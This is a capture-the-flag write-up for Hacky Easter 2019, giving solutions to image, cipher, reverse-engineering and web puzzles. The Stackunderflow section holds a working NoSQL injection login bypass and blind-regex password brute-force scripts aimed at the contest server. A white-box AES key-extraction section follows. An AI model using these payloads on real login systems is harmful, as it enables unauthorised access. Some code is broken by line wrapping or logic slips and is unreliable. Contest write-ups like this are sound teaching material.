Hacky Easter 2019 - Writeup

01 - Twisted

- GIMP:"Filters -> Distorts -> Whirl and Pinch"

02 - Just Watch

- extract frames: `ffmpeg -i justWatch.gif -vsync 0 img%03d.png`
- American Sign Language (ASL)
- password: `givemeasign`

03 - Sloppy Encryption

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import sys
sys.dont_write_bytecode = True
import base64
import binascii

if __name__ == "__main__":
  input =
"K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/ZcQOSWNfJLTu4RpIBy/27yK5CB
W+UrBhm0="
  input = base64.b64decode(input)
  input = long("0x%s"%binascii.hexlify(input),16)
  input =
input/55555555555555555555555555555555555555555555555555555555555555
55555555555555555555555555555555
  print binascii.unhexlify("%0x"%input)
```

- password: `n00b_style_crypto`

04 - Disco 2

- modify the HTML source code
  - update: `camera.position.set(0,-100,-500);`
  - update: `controls.maxDistance = 1000;`
  - add:

```
scene = new THREE.Scene();
+ scene.background = new THREE.Color(0x000000);
```


  - replace `// Textures ... // my things` sections with:

```
var geometry = new THREE.SphereBufferGeometry(0.0,0,0);
sphereMaterial = new THREE.MeshLambertMaterial({color:0xffffff});
```

- add:

```
for (var i = 0; i < mirrors.length; i++) {
  ...
+  var d = m[0]*m[0] + m[1]*m[1] + m[2]*m[2];
+  if (d > (160000-1)) {continue;}
  ...
}
```

result




05 - Call for Papers




- SCipher @ https://pdos.csail.mit.edu/archive/scigen/scipher.html

=> https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/5e171aa074f390965a12fdc240.png

06 - Dots

- rotate the mask that creates `HELLOBUCK` (read:top-to-bottom, left-to-right) 90° counter-clockwise (CCW) x 3 times:

#	Mask	Result
0		`HELLOBUCK`

1				THEPASSWO
2				RDISWHITE
3				CHOCOLATE

final result

```
HELLOBUCK
THEPASSWO
RDISWHITE
CHOCOLATE
```

- password: `WHITECHOCOLATE`

07 - Shell we Argument

- prepend: `#!/bin/bash -uex`
- `eggi.sh -R 465 -a 333 -b 911 -I 112 -t 007`

```
Ahhhh, finally! Let's discuss your arguments
...
Great, that are the perfect arguments. It took some time, but I'm glad,
you see it now, too!
Find your egg at https://hackyeaster.hacking-
lab.com/hackyeaster/images/eggs/a61ef3e975acb7d88a127ecd6e156242c74af38
c.png
```

08 - Modern Art

- `strings -a -n 8` https://hackyeaster.hacking-lab.com/hackyeaster/challenges/modernart/modernart.jpg

`E7EF085CEBFCE8ED93410ACF169B226A`
`KEY=1857304593749584`


- https://gchq.github.io/CyberChef/#recipe=AES_Decrypt(%7B'option':'UTF8','string':'1857304593749584'%7D,%7B'option':'Hex','string':'0'%7D,'CBC','Hex','Raw',%7B'option':'Hex','string':''%7D)&input=RTdFRjA4NUNFQkZDRThFRDkzNDEwQUNGMTY5QjlyNkE
- password: `Ju5t_An_1mag3`

09 - rorriM rorriM


```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import os
import sys
sys.dont_write_bytecode = True
import binascii
import StringIO
import zipfile
import PIL.ImageOps
from PIL import Image,ImageFont,ImageDraw,ImageEnhance

if __name__ == "__main__":
  with open("evihcra.piz","rb") as f:
    content = f.read()
    xs = binascii.hexlify(content)
    ys = [i+j for i,j in zip(reversed(xs[::2]),reversed(xs[1::2]))]
    ys = binascii.unhexlify("".join(ys))
    mf = StringIO.StringIO()
    mf.write(ys)
    with zipfile.ZipFile(mf,mode="r",compression=zipfile.ZIP_DEFLATED)
as zf:
      fileinfo = zf.infolist()[0]
      filename = fileinfo.filename
      data = zf.read(filename)
      prefix,ext = filename.split(".")
      prefix,ext = prefix[::-1],ext[::-1]
      filename = ".".join([prefix,ext])
      data = "\x89PNG" + data[4:]
      img = Image.open(StringIO.StringIO(data)).convert("RGBA")
      r,g,b,a = img.split()
      img_rgb = Image.merge("RGB",(r,g,b))
      img_invert = PIL.ImageOps.invert(img_rgb)
      r1,g1,b1 = img_invert.split()
      img_out = Image.merge("RGBA",(r1,g1,b1,a))
      img_out = img_out.transpose(Image.FLIP_LEFT_RIGHT)
      img_out.save(filename)
```

10 - Stackunderflow


- http://whale.hacking-lab.com:3371/questions/5ce77d7caecd0f0015ce84ff



  - username: `the_admin`
- NoSQL injection - via HTTP POST to http://whale.hacking-lab.com:3371/login
  `sess.post(uri,json={"username":"the_admin","password":{"$ne":""}})`
- impersonate user - via `connect.sid` session cookie
- new question appears @ http://whale.hacking-lab.com:3371/questions



- http://whale.hacking-lab.com:3371/questions/5ce77d7caecd0f0015ce8500



- the password of user: `null` is the flag, so leak password

- determine password length == 28

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import re
import sys
import requests
requests.packages.urllib3.disable_warnings()

if __name__ == "__main__":
  sess = requests.Session()
  baseuri = "http://whale.hacking-lab.com:3371"
  uri = "%s/login"%baseuri
  cookie,l = None,0
  while cookie is None:
    usrname,passwd = "null",{"$regex":r"^.{%d}$"%l}
    resp = sess.post(uri,json={"username":usrname,"password":passwd})
    if resp.history:
      hdrs = resp.history[-1].headers
      if "Set-Cookie" in hdrs:
        hdr_cookie = hdrs["Set-Cookie"]
        patt = r"^connect.sid=([^;]+);"
        m = re.search(patt,hdr_cookie)
        if m: cookie = m.group(1)
    print l,"connect.sid=%s"%cookie
    l += 1
  sess.close()
```

- bruteforce char-by-char (charset: `[A-Za-z0-9_]`)

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import re
import sys
import string
import requests
requests.packages.urllib3.disable_warnings()

if __name__ == "__main__":
  baseuri = "http://whale.hacking-lab.com:3371"
  uri = "%s/login"%baseuri
  prefix = ""
  charset =
"_"+string.ascii_lowercase+string.digits+string.ascii_uppercase
  while len(prefix) < 1:
    sess = requests.Session()
    for c in charset:
      usrname,passwd = "null",{"$regex":r"^%s%s.{%d}$"%(prefix,c,l-
len(prefix)-1)}
      resp = sess.post(uri,json={"username":usrname,"password":passwd})
      cookie = None
      if resp.history:
        hdrs = resp.history[-1].headers
        if "Set-Cookie" in hdrs:
```

```
          hdr_cookie = hdrs["Set-Cookie"]
          patt = r"^connect.sid=([^;]+);"
          m = re.search(patt,hdr_cookie)
          if m: cookie = m.group(1)
      print>>sys.stderr, "flag[%d]==%s? flag_so_far=%s
cookie:connect.sid=%s"%(len(prefix),c,prefix,cookie)
      if cookie is not None:
        prefix += c
        break
    sess.close()
  print prefix
```

11 - Memeory 2.0

- multithreaded code to match images by the MD5 hash of their content

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import re
import os
import sys
import errno
import shutil
import json
import hashlib
import threading
import requests
import requests.adapters
requests.packages.urllib3.disable_warnings()
from collections import defaultdict

def mkdir_p(basedir):
  try: os.makedirs(basedir)
  except OSError as ex:
    if ex.errno == errno.EEXIST and os.path.isdir(basedir): pass
    else: raise

# @ https://www.shanelynn.ie/using-python-threading-for-multiple-
results-queue
lookup = defaultdict(set)
def img(sess,baseurl,r,cookie_sid,i,dir_img="img"):
  resp =
sess.get("%s/pic/%d"%(baseurl,i),headers={"Cookie":"sessionId=%s"%cookie
_sid})
  hash_md5 = hashlib.md5()
  basedir,filename = dir_img,"%02d-%02d.jpg"%(r,i)
  mkdir_p(basedir)
  filepath = os.path.join(basedir,filename)
  with open(filepath,"wb") as f:
    for chunk in resp.iter_content(chunk_size=1024):
      if chunk:
        f.write(chunk)
        hash_md5.update(chunk)
  hash_md5 = hash_md5.hexdigest()
```

```
  lookup[hash_md5].add(i)
def run(sess,baseurl,r=0,N=10,cookie_sid=None):
  global lookup
  dir_img = "img"
  threads = []
  for i in xrange(1,98+1):
    proc =
threading.Thread(target=img,args=[sess,baseurl,r,cookie_sid,i,dir_img])
    proc.start()
    threads.append(proc)
  for proc in threads: proc.join()
  total = len(lookup.keys())
  for i,(k,vs) in enumerate(lookup.iteritems()):
    fst,snd = vs
    resp =
sess.post("%s/solve"%baseurl,headers={"Cookie":"sessionId=%s"%cookie_sid
},data={"first":fst,"second":snd})
    print>>sys.stderr, "#%02d/%02d: %02d/%02d - md5:%s %02d==%02d %d
%s"%(r,N,i+1,total,k,fst,snd,resp.status_code,resp.text)
  lookup = defaultdict(set)
  resp = sess.get(baseurl,headers={"Cookie":"sessionId=%s"%cookie_sid})
  html = resp.text
  if r < N:
    m = re.search(r">Round (\d+) / (\d+)<",html)
    if m:
      r,N = map(int,m.groups())
      print>>sys.stderr, "rd#%02d/%02d"%(r,N)
      run(sess,baseurl,r,N,cookie_sid)
  elif r == N:
    print "flag:",html
    try: shutil.rmtree(dir_img)
    except: pass

if __name__ == "__main__":
  sess = requests.Session()
  sess.mount("http://",requests.adapters.HTTPAdapter(
    pool_connections = 0x20,
    pool_maxsize = 0x20,
    max_retries = 0x10))
  baseurl = "http://whale.hacking-lab.com:1111"
  resp = sess.get(baseurl)
  hdr_cookie = resp.headers["Set-Cookie"]
  patt = r"^sessionId=(eyJhbGciOiJIUzI1Ni[A-Za-z0-9-_\.]+);"
  m = re.match(patt,hdr_cookie)
  if m:
    cookie_sid = m.group(1)
    m = re.search(r">Round (\d+) / (\d+)<",resp.text)
    if m:
      r,N = map(int,m.groups())
      print>>sys.stderr, "rd#%02d/%02d"%(r,N)
      run(sess,baseurl,r,N,cookie_sid)
  sess.close()
```

12 - Decrypt0r

- extract @0x601060: DWORD data[211] = 30551e33...3e1a5147 from the decryptor binary
- guessing that the output plaintext is likely English text, i.e. most frequent char is ' ', run [xortool](https://github.com/hellman/xortool) on this data:

```
$ xortool -c 0x20 decryptor-data.bin
possible key: 10r\x1ew1th_n4nd
```

- guess autocorrection to x0r_w1th_n4nd
- verify:

```
$ decryptor
Enter Password: x0r_w1th_n4nd
Hello,
congrats you found the hidden flag: he19-Ehvs-yuyJ-3dyS-bN8U.

'The XOR operator is extremely common as a component in more complex
ciphers. By itself, using a constant repeating key, a simple XOR cipher
can trivially be broken using frequency analysis. If the content of any
message can be guessed or otherwise known then the key can be
revealed.'
(https://en.wikipedia.org/wiki/XOR_cipher)

'An XOR gate circuit can be made from four NAND gates. In fact, both
NAND and NOR gates are so-called "universal gates" and any logical
function can be constructed from either NAND logic or NOR logic alone.
If the four NAND gates are replaced by NOR gates, this results in an
XNOR gate, which can be converted to an XOR gate by inverting the
output or one of the inputs (e.g. with a fifth NOR gate).'
(https://en.wikipedia.org/wiki/XOR_gate)
```

13 - Symphony in HEX

- `echo -n 4841434b5f4d455f414d4144455553 | xxd -r -p`
- password: HACK_ME_AMADEUS

14 - White Box

- AES-128 cipher, operating in ECB mode, with key embedded in lookup tables

bruteforce

- IDAPython script to extract:
  - (40960*4) bytes @0x603060 ~ DWORD lookup table => WhiteBox.603060.bin
  - 40960 bytes @0x602060 ~ BYTE lookup table => WhiteBox.602060.bin

```
import os
import sys
from idc import *
from idaapi import *
from idautils import *

filename = GetInputFile()
filepath = GetInputFilePath()
filedir = os.path.dirname(filepath)
basename,ext = os.path.splitext(filename)

# base,N = 0x603060,40960*4
base,N = 0x602060,40960
fp_out_0 = os.path.join(filedir,"%s.%0x.bin"%(basename,base))
f0 = open(fp_out_0,"wb")
f0.write(GetManyBytes(base,N))
f0.close()
```

- first, re-implement forward flow in Python

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import sys
import binascii

def cycle(ss):
  ret = []
  for i in xrange(4):
    for j in xrange(0,len(ss),4):
      ret.append(ss[i+j])
  return ret

def ror(ss,n): return ss[-n:] + ss[:-n]

def ShiftRows(ss):
  assert len(ss) == 0x10
  return ss[:0x04] + ror(ss[0x04:0x08],3) + ror(ss[0x08:0x0c],2) +
ror(ss[0x0c:0x10],1)

def sample(d0,d1,ss0="abcdefgh01234567"):
  print "in:",ss0
  ss1 = cycle(map(ord,ss0))
  for rd in xrange(9):
    ss1 = ShiftRows(ss1)
    for base in xrange(4):
      xs = []
      for i in xrange(4):
        idx = 4*i+base
        offset = (rd<<12) + (idx<<8) + ss1[idx]
        if i == 0:
          xs = [d0[4*offset+j] for j in xrange(4)]
        else:
          for j in xrange(4):
            xs[j] = xs[j] ^ d0[4*offset+j]
```

```
      for i in xrange(4): ss1[4*i+base] = xs[i]
    print>>sys.stderr, rd+1,binascii.hexlify("".join(map(chr,ss1)))
  ss1 = ShiftRows(ss1)
  cs = [d1[(0x100*i) + ss1[i]] for i in xrange(0x10)]
  cs = cycle(cs)
  out = binascii.hexlify("".join(map(chr,cs)))
  if len(filter(lambda c:0x20<=ord(c) and ord(c)<0x7f,ss0)) >= 0x10:
    out += "67160e5673ae393ce6c5fb77a8d7eb44"
  print "out:",out
  return out

if __name__ == "__main__":
  with open("WhiteBox.603060.bin","rb") as f: d0 = map(ord,f.read())
  with open("WhiteBox.602060.bin","rb") as g: d1 = map(ord,g.read())
  sample(d0,d1)
```

- next, reverse this process by working backwards
    - serializing all possible lookups
        - indexed in the form of `<round#><offset-type><byte-value>`
            - where `offset-type` depends on the base-offset, e.g. (0,4,8,12) or (1,5,9,13) etc.
        - for the cartesian product of 04 x bytes (`byte-value` range: 0x00-0xff inclusive)
    - use [ParallelGrep](https://github.com/PatricZhao/ParallelGrep) to search these serialized output for desired target values

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import sys
import binascii
import itertools

def cycle(ss):
  ret = []
  for i in xrange(4):
    for j in xrange(0,len(ss),4):
      ret.append(ss[i+j])
  return ret

def ror(ss,n): return ss[-n:] + ss[:-n]

def ShiftRows_inv(ss):
  assert len(ss) == 0x10
  return ss[:0x04] + ror(ss[0x04:0x08],1) + ror(ss[0x08:0x0c],2) +
ror(ss[0x0c:0x10],3)

def brute_rev(ciphertxt="22498e345d513a34af177074c95ef7f6"):
  print ciphertxt
  ciphertxt = binascii.unhexlify(ciphertxt)
  ciphertxt = map(ord,ciphertxt)
  ciphertxt = cycle(ciphertxt)
  ciphertxt_1 = [0]*0x10
  for i in xrange(0x10):
```

```
    for c in xrange(0x100):
      if d1[(0x100*i) + c] == ciphertxt[i]:
        ciphertxt_1[i] = c
        print>>sys.stderr, i,"%02x"%c
        break
  ciphertxt_1 = ShiftRows_inv(ciphertxt_1)
  prev = binascii.hexlify("".join(map(chr,ciphertxt_1)))
  print prev

  tgts = []
  for i in xrange(4):
    tgt = []
    for j in xrange(0,len(ciphertxt_1),4):
      tgt.append(ciphertxt_1[i+j])
    tgts.append(tgt)
  prev_split = " ".join([binascii.hexlify("".join(map(chr,tgt))) for tgt
in tgts])
  print>>sys.stderr, prev_split

  # for rd in xrange(8,-1,-1):
  #   tgts = []
  #   for i in xrange(4):
  #     tgt = []
  #     for j in xrange(0,len(ciphertxt_1),4):
  #       tgt.append(ciphertxt_1[i+j])
  #     tgts.append(tgt)
  #   print>>sys.stderr, "
".join([binascii.hexlify("".join(map(chr,tgt))) for tgt in tgts])
  #   tgts_before,cnt = {},0

  #   if direction == -1: rng = xrange(0xff,-1,-1)
  #   elif direction == 1: rng = xrange(0xff)
  #   for idx,perm in enumerate(itertools.product(rng,repeat=4)):
  #     if idx % 100000000 == 0: print>>sys.stderr, idx,"
".join(["%02x"%p for p in perm])
  #     dwords = [0] * 4
  #     for i in xrange(4):
  #       offset = (rd<<12) + ((4*i)<<8) + perm[i]
  #       for j in xrange(4):
  #         dwords[j] = dwords[j] ^ d0[4*offset+j]

  #     for i,tgt in enumerate(tgts):
  #       if i not in tgts_before and dwords==tgt:
  #         tgts_before[i] = perm
  #         cnt += 1
  #     if cnt == len(tgts): break
  #   for k,vs in tgts_before.iteritems():
  #     print int(k)," ".join(["%02x"%v for v in vs])

  return prev

def brute_lookup():
  rd,base,direction = map(int,sys.argv[1:])
  out = open("WhiteBox.lookup.%d.%d.bin"%(rd,base),"wb")
```

```
  if direction == -1: rng = xrange(0xff,-1,-1)
  elif direction == 1: rng = xrange(0xff)
  for idx,perm in enumerate(itertools.product(rng,repeat=4)):
    if idx % 100000000 == 0: print>>sys.stderr, idx," ".join(["%02x"%p
for p in perm])
    ss = ["%02x"%p for p in perm]
    dwords = [0]*4
    for i in xrange(4):
      offset = (rd<<12) + ((4*i+base)<<8) + perm[i]
      for j in xrange(4):
        dwords[j] ^= d0[4*offset+j]
    for i in xrange(4): ss.append("%02x"%dwords[i])
    print>>out, " ".join(ss)
  out.close()

def brute_fmt_grep(rd=None,hash=""):
  hash = binascii.unhexlify(hash)
  hash = ShiftRows_inv(hash)
  for i in xrange(4):
    tgt = []
    for j in xrange(0,len(hash),4):
      tgt.append(binascii.hexlify(hash[i+j]))
    if rd >= 0:
      print "ParallelGrep \"%s\" WhiteBox.lookup.%d.%d.bin"%("
".join(tgt),rd,i)
    else: sys.stdout.write(binascii.unhexlify("".join(tgt)))

if __name__ == "__main__": brute_rev()
```

DFA

- deadpool_dfa @ https://github.com/SideChannelMarvels/Deadpool
- phoenixAES @ https://github.com/SideChannelMarvels/JeanGrey

```
#!/usr/bin/env python3
#-*- coding: utf-8 -*-

import sys
sys.dont_write_bytecode = True
import deadpool_dfa
import phoenixAES

def processinput(iblk,blksz): return (None,["%0*x"%(2*blksz,iblk)])
def processoutput(out,blksz):
  return int(out.replace(b"WhiteBox Test\nEnter Message to encrypt:
",b""),0x10)

if __name__ == "__main__":
  engine = deadpool_dfa.Acquisition(

targetbin="./WhiteBox",targetdata="./WhiteBox",goldendata="./WhiteBox.go
ld",

dfa=phoenixAES,processinput=processinput,processoutput=processoutput,
    verbose=2,minleaf=1,minleafnail=1)
```

```
  tracefiles = engine.run()
  for tracefile in tracefiles[0]:
    if phoenixAES.crack_file(tracefile): break
```

```
Last round key #N found: FD83DB41AC158393CC291088B76F201A
```

- aes_keyschedule @ https://github.com/SideChannelMarvels/Stark

```
$ aes_keyschedule FD83DB41AC158393CC291088B76F201A 10 | head -n1
K00: 336D62336E6433645F6B33795F413335 (3mb3nd3d_k3y_A35)
```

- decrypt using key:3mb3nd3d_k3y_A35


```
#!/usr/bin/env python3
#-*- coding: utf-8 -*-

import sys
sys.dont_write_bytecode = True
import binascii
from Crypto.Cipher import AES

if __name__ == "__main__":
  ciphertxt =
"9771a6a9aea773a93edc1b9e82b745030b770f8f992d0e45d7404f1d6533f9df348dbcc
d71034aff88afd188007df4a5c844969584b5ffd6ed2eb92aa419914e"
  ciphertxt = binascii.unhexlify(ciphertxt)
  key = "3mb3nd3d_k3y_A35"
  cipher = AES.new(bytes(key,"UTF-8"),AES.MODE_ECB)
  plaintxt = cipher.decrypt(ciphertxt)
  print(plaintxt.decode("utf-8").strip())
```

```
Congrats! Enter whiteboxblackhat into the Egg-o-Matic!
```

- password: whiteboxblackhat

15 - Seen in Steem

- at the time of writing, https://steemd.com/@darkstar-42?page=5



- password: nomoneynobunny

16 - Every-Thing

- load EveryThing.sql into a MySQL database
- table:Thing stores .png images in chunks, with parent field:pid, sorted by field:ord
- recursively assemble the pieces
  - base64-decode field:value directly, if not an IDAT chunk
  - otherwise, perform an additional lookup by field:pid, to re-construct the IDAT chunk

Python implementation

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import sys
sys.dont_write_bytecode = True
import binascii
import mysql.connector

def fetch_png_idat(cur,_id):
  idat = bytearray()
  cur.execute("SELECT FROM_BASE64(value) AS v_b FROM Thing WHERE
HEX(pid) = %s ORDER BY ord",(_id,))
  rows = cur.fetchall()
  for i,row in enumerate(rows):
    idat.extend(row["v_b"])
  return idat

def fetch_png(cur,_id):
  img = bytearray()
  cur.execute("SELECT HEX(id) AS id_h,type,FROM_BASE64(value) AS v_b
FROM Thing WHERE HEX(pid) = %s ORDER BY ord",(_id,))
  rows = cur.fetchall()
  for i,row in enumerate(rows):
    _id = row["id_h"]
    kind = row["type"]
    img.extend(fetch_png_idat(cur,_id) if kind == "png.idat" else
row["v_b"])
  return img

if __name__ == "__main__":
  db =
mysql.connector.connect(host="127.0.0.1",user="root",passwd=None,databas
e="EveryThing")
  cur = db.cursor(dictionary=True)
  cur.execute("SELECT HEX(id) AS id_h FROM Thing WHERE type = 'png'
ORDER BY ord")
  rows = cur.fetchall()
  for i,row in enumerate(rows):
    _id = row["id_h"]
    filename = "%02d-%s.png"%(i,_id.lower())
    with open(filename,"wb") as f: f.write(fetch_png(cur,_id))
  cur.close()
  db.close()
```

- id:"\x80\xdc\xb1\x9d\x74\x35\x46\x60\xaf\xda\xdd\x76\x1b\x3d\xf7\x2e" is the egg

17 - New Egg Design

- `pngcheck -vv eggdesign.png`

```
...
chunk IDAT at offset 0x000ad, length 8192
  ...
  row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
    0 1 0 0 0 0 1 1 0 1 1 0 1 1 1 1 0 1 1 0 1 1 1 0 0
    1 1 0 0 1 1 1 0 1 1 1 0 0 1 0 0 1 1 0 0 0 0 1 0 1
    1 1 0 1 0 0 0 1 1 1 0 1 0 1 0 1 1 0 1 1 0 0 0 1 1
    0 0 0 0 1 0 1 1 1 (84 out of 480)
chunk IDAT at offset 0x020b9, length 8192
  row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
    0 1 0 0 0 1 1 0 1 0 0 1 0 1 1 0 1 1 1 1 0 1 1 0 1
    1 1 0 0 0 1 0 1 1 0 0 0 0 1 0 0 0 0 0 0 1 1 0 1 0
    0 0 (136 out of 480)
chunk IDAT at offset 0x040c5, length 8192
  row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
    0 1 1 0 0 1 0 1 0 1 1 1 0 0 1 0 0 1 1 0 0 1 0 1 0
    0 1 0 0 0 0 0 0 1 1 0 1 0 0 1 0 1 1 1 0 0 (182 out of 480)
chunk IDAT at offset 0x060d1, length 8192
  row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
    1 1 0 0 1 0 0 0 0 0 0 1 1 1 1 0 0 1 0 1 1 0 1 1 1
    1 0 1 1 1 0 1 0 1 0 1 1 1 0 0 1 0 0 0 1 0 0 0 0 0
    0 1 1 0 0 1 1 0 0 (241 out of 480)
chunk IDAT at offset 0x080dd, length 8192
  row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
    1 1 0 1 1 0 0 0 1 1 0 0 0 0 1 0 1 1 0 0 1 1 1 0 0
    1 1 1 0 1 0 0 0 1 0 0 0 0 0 0 1 1 0 1 0 0 0 0 1 1
    0 (292 out of 480)
chunk IDAT at offset 0x0a0e9, length 8192
  row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
    0 1 0 1 0 0 1 1 0 0 0 1 0 0 1 1 1 0 0 1 0 0 1 0 1
    1 0 1 0 1 0 1 0 1 0 0 0 1 0 0 1 0 1 1 0 1 1 0 1 0
    0 1 0 1 1 0 1 0 0 1 0 0 1 0 1 1 0 1 0 0 1 1 (364 out of 480)
chunk IDAT at offset 0x0c0f5, length 8192
  row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
    0 0 1 0 0 1 1 0 0 0 0 1 0 1 0 1 0 1 1 0 0 1 1 0 0
    0 0 1 0 0 1 0 1 1 0 1 0 1 1 0 0 0 1 1 0 1 0 0 1 0
    1 1 0 1 0 0 1 0 1 0 (424 out of 480)
chunk IDAT at offset 0x0e101, length 5022
  row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
    0 1 1 0 1 1 1 1 0 0 1 0 1 1 0 1 0 0 1 1 1 0 0 1 0
    1 0 1 0 0 0 1 0 1 0 0 0 0 1 1 0 1 1 0 1 0 1 0 0 0
    0 0 0 0 0 0 (480 out of 480)
...
```

- extract `IDAT` chunks > `row filters` > total = 480 bits (highlighted in red above)

```
01000011011011110110111001100111011100100110000101110100011101010110100
01100001011101000110100101101111011011100010110000100000011010000110010
11110010011001010010000001101001011100110010000001111001011011101110101
01110010001000000110011001101100011000010110011100111010001000000110100
01100101001100010011110010010110101010100010010110110100101101001001011
00110010011000010101011001100001001011010110001101001011010010100110111
00101101001110010101000101000011011010100000000
```

- convert binary to ASCII

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import sys
import binascii

if __name__ == "__main__":
  N =
int("0b01000011011011110110111001100111011100100110000101110100011101010
11011000110000101110100011010010110111101101110001011000010000001101000
